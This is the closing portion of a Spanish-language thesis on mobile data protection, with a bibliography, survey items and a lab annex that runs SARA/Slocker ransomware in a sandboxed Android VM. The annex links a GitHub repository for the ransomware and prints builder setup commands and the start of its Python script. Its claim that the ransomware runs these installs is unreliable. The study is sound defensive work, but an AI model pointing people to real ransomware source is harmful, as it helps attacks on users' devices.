[5] M. M. &. L. A. Martinez, «Recuperación de datos cifrados mediante control de,» 2016. [En línea]. Available: https://d1wqtxts1xzle7.cloudfront.net/52336647/3.9_-_Articulo_Recuperacion_de_datos_Ransomware_AEI-libre.pdf?1490678428=&response-content-disposition=inline%3B+filename%3DEncrypted_Data_Recovery_by_versioning_in.pdf&Expires=1687637974&Signature=O4P2nNmc8W.

[6] R. Lopez, «Desarrollo de una aplicacion de cifrado de imagenes en el sistema Android,» 2016. [En línea]. Available: https://e-archivo.uc3m.es/handle/10016/22655#preview.

[7] Google, «Google Workspace. Introducción a la API de Google Drive,» Google Developers, [En línea]. Available: https://developers.google.com/drive/api/guides/about-sdk?hl=es-419.

[8] Microsoft, «Visual Studio Code,» Microsoft, 2023. [En línea]. Available: https://code.visualstudio.com/docs/supporting/faq.

[9] Google, «Google Assistant SDK,» Google Developers, [En línea]. Available: https://developers.google.com/assistant/sdk/overview?hl=es-419.

[10] K. L. &. J. Laudon, «Sistemas de informacion gerencial,» 2012. [En línea]. Available: https://juanantonioleonlopez.files.wordpress.com/2017/08/sistemas-de-informacic3b3n-gerencial-12va-edicic3b3n-kenneth-c-laudon.pdf.

[11] O. Ramirez, «Ensayo corto sobre el uso de celulares en los jóvenes,» 01 Noviembre 2019. [En línea]. Available: https://www.aboutespanol.com/ensayo-corto-sobre-el-uso-de-celulares-en-los-jovenes-2879571#:~:text=El%20uso%20de%20los%20celulares%20ha%20significado%20una,ser%20capaz%20de%20transmitir%20en%20vivo%20una%20llamada.%E2%80%9D.

[12] A. G. &. H. García, «IMPACT OF TECHNOLOGY ON SOCIETY: THE CASE OF ECUADOR,» 2019. [En línea]. Available: http://scielo.sld.cu/pdf/rus/v11n5/2218-3620-rus-11-05-176.pdf.

[13] Lexis S.A, «PLAN NACIONAL DE DESARROLLO 2021, 2025,» 2021. [En línea]. Available: http://www.eeq.com.ec:8080/documents/10180/36483282/PLAN+NACIONAL+DE+DESARROLLO+2021-2025/2c63ede8-4341-4d13-8497-6b7809561baf.

[14] C. C. &. P. L. R. Sampieri, «Metodologia de la Investigacion,» 2020. [En línea]. Available: https://www.icmujeres.gob.mx/wp-content/uploads/2020/05/Sampieri.Met.Inv.pdf.

[15] S. F. &. M. F. M. Escalada, «El diagnostico social,» 2004. [En línea]. Available: https://www.academia.edu/38158020/EL_DIAGNOSTICO_SOCIAL.

[16] D. Ocampo, «investigalia,» 3 Diciembre 2019. [En línea]. Available: https://investigaliacr.com/investigacion/investigacion-bibliografica/.

[17] A. Viana y L. G. Aburto, «Diseños de investigación experimental y no-experimental,» 2008.

[18] H. C. &. J. D. B. Molina, «Metodologías ágiles frente a las tradicionales en el proceso de desarrollo de software,» 2018. [En línea]. Available: https://gc.scalahed.com/recursos/files/r161r/w25597w/438760423-269-823-1-PB-pdf.pdf.

[19] IESS, «IESS celebra hoy 86 años de servicio al pais,» 2018. [En línea]. Available: https://www.iess.gob.ec/en/web/afiliado/noticias?p_p_id=101_INSTANCE_3dH2&p_p_lifecycle=0&p_p_col_id=column-2&p_p_col_count=4&_101_INSTANCE_3dH2_struts_action=%2Fasset_publisher%2Fview_content&_101_INSTANCE_3dH2_assetEntryId=2246192&_101_INSTANCE_3dH2_typ.

[20] B. Romero, «El rol de la Superintendencia de Bancos del Ecuador,» 2022. [En línea]. Available: https://cuidatufuturo.com/el-rol-de-la-superintendencia-de-bancos-del-ecuador/.

[21] L. C. &. J. C. J. Galindo, «Vista de SEGURIDAD EN DISPOSITIVOS MÓVILES CON SISTEMAS OPERATIVOS ANDROID E IOS,» 2013. [En

línea]. Available: https://revistas.udistrital.edu.co/index.php/tia/article/view/4312/6875.

[22] P. Venosa, N. Macia, C. Damián, P. Orlando, S. Exequiel y P. Veliz, «Dispositivos m´oviles y el fen´omeno del BYOD. Su impacto en la seguridad de las organizaciones,» Edu.ar, 2016. [En línea]. Available: http://sedici.unlp.edu.ar/bitstream/handle/10915/56375/Documento_completo.pdf-PDFA.pdf?sequence=1&isAllowed=y.

[23] E. Carrera, «Vista de El Costo de la Seguridad en Dispositivos Móviles,» 2010. [En línea]. Available: https://revistas.ute.edu.ec/index.php/eidos/article/view/65/61.

[24] G. B. Urbina, Introducción a la seguridad informática, Azcapotzalco, Mexico: Grupo Editorial Patria, 2017.

[25] A. Navarro y R. Lutty, «Desarrollo de aplicaciones móviles,» 2014. [En línea]. Available: https://repositorio.unapiquitos.edu.pe/bitstream/handle/20.500.12737/4515/Robertho_Tesis_Titulo_2014.pdf?sequence=1&isAllowed=y.

[26] A. B. Alonso, I. F. Artime, M. Á. Rodríguez y R. G. Baniello, Dispositivos móviles, 2011.

[27] S. Vennam, ¿Qué es la computación en la nube? IBM, 2020.

[28] J. Soler-Adillon, «Uoc.edu,» mosaic, 22 marzo 2017. [En línea]. Available: https://mosaic.uoc.edu/2017/03/22/los-mejores-editores-de-codigo/.

[29] Nubera eBusiness SL, «Sobre Visual Studio Code,» 2023. [En línea]. Available: https://www.getapp.es/software/2035587/visual-studio-code.

[30] Google Developers, «Android Developers,» 9 Mayo 2023. [En línea]. Available: https://developer.android.com/studio/intro?hl=es-419.

[31] Amazon Web Services, Inc, «Amazon.com,» Amazon Web Services, Inc, 2022. [En línea]. Available: https://aws.amazon.com/es/what-is/ide/.

[32] Universidad de Jae'n, «GUIAS DE SEGURIDAD UJA,» Enero 2018. [En línea]. Available: https://www.ujaen.es/servicios/sinformatica/sites/servicio_sinformatica/files/uploads/guiaspracticas/Guias%20de%20seguridad%20UJA%20-%203.%20Malware.pdf.

[33] F. Avila, «Ucr.ac.cr,» de *Ransomware, una amenaza latente en Latinoamérica*, Colombia, 2023, pp. 92-119.

[34] Etece, «Lenguaje de programación,» 2023. [En línea]. Available: https://concepto.de/lenguaje-de-programacion/.

[35] Microsoft, «¿Qué es Java?,» Microsoft.com, 2023. [En línea]. Available: https://azure.microsoft.com/es-mx/resources/cloud-computing-dictionary/what-is-java-programming-language/.

[36] Amazon Web Services, Inc, «Amazon.com,» 2023. [En línea]. Available: https://aws.amazon.com/es/what-is/javascript/.

[37] Y. R. &. R. G. I. Perez, «El lenguaje de programación Python,» *Ciencias Holguín*, vol. 20, nº 2, pp. 1-13, 2014.

[38] C. Falces, B. Sierra, P. Briñol, J. Horcajo y N. Completo, «Alteraciones del script y juicios afectivos: la satisfacción del consumidor,» Psicothema, 2002, pp. 623-629.

[39] U. Paredes, E. Juan y S. Casas, «Métricas de APIs: Catálogo y Herramienta OMA,» de *Informe Científico Técnico UNPA*, 2023, pp. 123-143.

[40] © Microsoft, «Información general de Microsoft Graph,» Microsoft , 14 Marzo 2023. [En línea]. Available: https://learn.microsoft.com/es-

es/graph/overview?toc=%2Fazure%2Factive-directory%2Fdevelop%2Ftoc.json&bc=%2Fazure%2Factive-directory%2Fdevelop%2Fbreadcrumb%2Ftoc.json. [Último acceso: 30 Julio 2023].

[41] Google, «Introducción a la API de Google Drive,» Google Developers, 25 Julio 2023. [En línea]. Available: https://developers.google.com/drive/api/guides/about-sdk?hl=es-419.

[42] Tiempodenegocios.com, «Google Assistant SDK para más plataformas,» 28 Abril 2017. [En línea]. Available: https://tiempodenegocios.com/google-assistant-sdk/.

[43] Microsoft, «Microsoft,» 28 Marzo 2023. [En línea]. Available: https://learn.microsoft.com/es-es/dotnet/architecture/cloud-native/grpc.

[44] Y. J. Molina Rivera, J. Cardona y S. A. Toledo Franco, Sistema operativo Android: características y funcionalidad para dispositivos móviles, 2012.

[45] F. Prieto, Y. Crespo, F. J. Garcıa y M. A. Laguna, Construccion de frameworks basada en análisis de conceptos formales y soportada por Mecanos. Actas de las V Jornadas de Trabajo MENHIR, 2000.

[46] J. Font, «Ionic framework: qué es y usos,» 29 Agosto 2020. [En línea]. Available: https://javifont.medium.com/ionic-framework-qu%C3%A9-es-y-usos-8e683ffac59b.

[47] L. Churata, «Desarrollo de aplicaciones móviles híbridas con Ionic,» Edu.bo, 2017. [En línea]. Available: https://dicyt.uajms.edu.bo/revistas/index.php/bitabit/article/view/797/797.

[48] © Gradle Inc, «Gardle Buil Tool,» 2022. [En línea]. Available: https://gradle.org/kotlin/. [Último acceso: 29 Julio 2023].

[49] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021,Articulo 25, página 16..*

[50] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021,Articulo 26, página 16.*

[51] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021, Articulo 27, página 16..*

[52] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021,Articulo 28, página 17.*

[53] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021,Articulo 29, página 17..*

[54] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021,Articulo 30, páginas 17-18..*

[55] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021,Articulo 31, página 18..*

[56] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021,Articulo 32, página 18..*

[57] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021,Articulo 33, página 18..*

[58] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021,Articulo 37, página 20..*

[59] *Asamblea Nacional. (2021). Ley Orgánica de Protección de Datos, Ley N° 0. Gaceta Oficial N° 459, 21 de mayo de 2021,Articulo 38, páginas 20-21..*


[60] Y. FERNÁNDEZ, «API: qué es y para qué sirve,» Xataka.Inc, 23 Agosto 2019. [En línea]. Available: https://www.xataka.com/basics/api-que-sirve.

Anexos


Anexo[1]

Encuesta al Instituto Ecuatoriano De Seguridad Social (IEES)


1.- ¿Usted posee un dispositivo móvil?




2.- En su dispositivo móvil ¿Qué tipo de información guarda?




3.- ¿Usted posee un método para resguardar su información? (copias de seguridad)




4.- ¿Conoce que es un malware o en términos más comunes, un virus informático?




5.- ¿Cuál de estos servicios usted conoce o ha escuchado?




6.- ¿Usted dispone de conexión a internet por medio de wifi en todo momento?




7.- ¿Usted dispone de conexión a internet por medio de datos móviles en todo momento?



8.- Si usted sufre robo de su dispositivo móvil ¿Cuál de estos métodos usa para recuperar su información?



9.- Los datos que posee en su dispositivo móvil (imágenes, documentos y videos)¿Los considera importantes?



Anexo[2]

Laboratorio de Slocker en máquina virtual Android.

Paso1. Como primer paso para analizar cuidadosamente el Sara Ransonware que es el predecesor del Slocker se debe preparar un entorno donde se lo ejecutara, se monta una máquina virtual con una imagen iso en este caso Android 9 con adaptador de red en NAT para evitar algún tipo de propagación por la red.




Figure 33 Visualización de máquina virtual Android

Paso2. Ahora se procede ir al repositorio en GitHub para descargar el ransonware en https://github.com/termuxhackers-id/SARA y se procede a descargar varios archivos de prueba.




Figure 34 Visualización de archivos

Paso3. Ahora se procede a ejecutar el Ransonware. como precaución se desconecta de la red.




Figure 35 Instalación de ransonware




Figure 36 Aplicación instalada

Se empieza a notar lentitud en ciertas acciones:

Viendo desde otra perspectiva el ransonware realiza las siguientes instalaciones que le permitirían activar y realizar procesos del malware:

```
#!
/usr/bin/bash
```

```
sudo apt-get install openjdk-17-jdk -y
sudo apt-get install aapt zipalign -y
sudo apt-get install apktool -y
sudo apt-get install imagemagick -y
sudo apt-get install python3 python3-pip -y
pip install Pillow
```




Figure 37 Lentitud en máquina virtua. Primer Segundo




Figure 38 Lentitud en máquina virtual. Segundos despues

El malware tiene las siguientes importaciones y verifica los demás recursos están disponibles para realizar el ataque:

```
#!
/usr/b
in/env
python
3

        import os, sys, time, base64, json, fileinput

        from shutil import which

        from getpass import getpass

        try:

            from PIL import Image

        except (ImportError,ModuleNotFoundError):

            os.system("python3 -m pip install --upgrade pip && python3 -m pip
        install Pillow")

        # colors

        r,g,y,b,d,R,Y,B,w,W,D =
        "\033[1;31m","\033[1;32m","\033[1;33m","\033[1;34m","\033[2;37m","\033[1;
        41m","\033[1;43m","\033[1;44m","\033[0m","\033[1;47m","\033[2;00m"

        # get default encoding

        if not sys.getdefaultencoding() == "utf-8":

            exit(f"{w}{R} ERROR {w} please set terminal encoding to UTF-8")

        # check file and directory

        if not os.path.isdir("data"): exit(f"{w}{R} ERROR {w} directory data not
        found !")

        if not os.path.isfile("ubersigner.jar"): exit(f"{w}{R} ERROR {w} file
        ubersigner.jar not found !")

        if not os.path.isfile("testkey.jks"): exit(f"{w}{R} ERROR {w} file
        testkey.jks not found !")
```

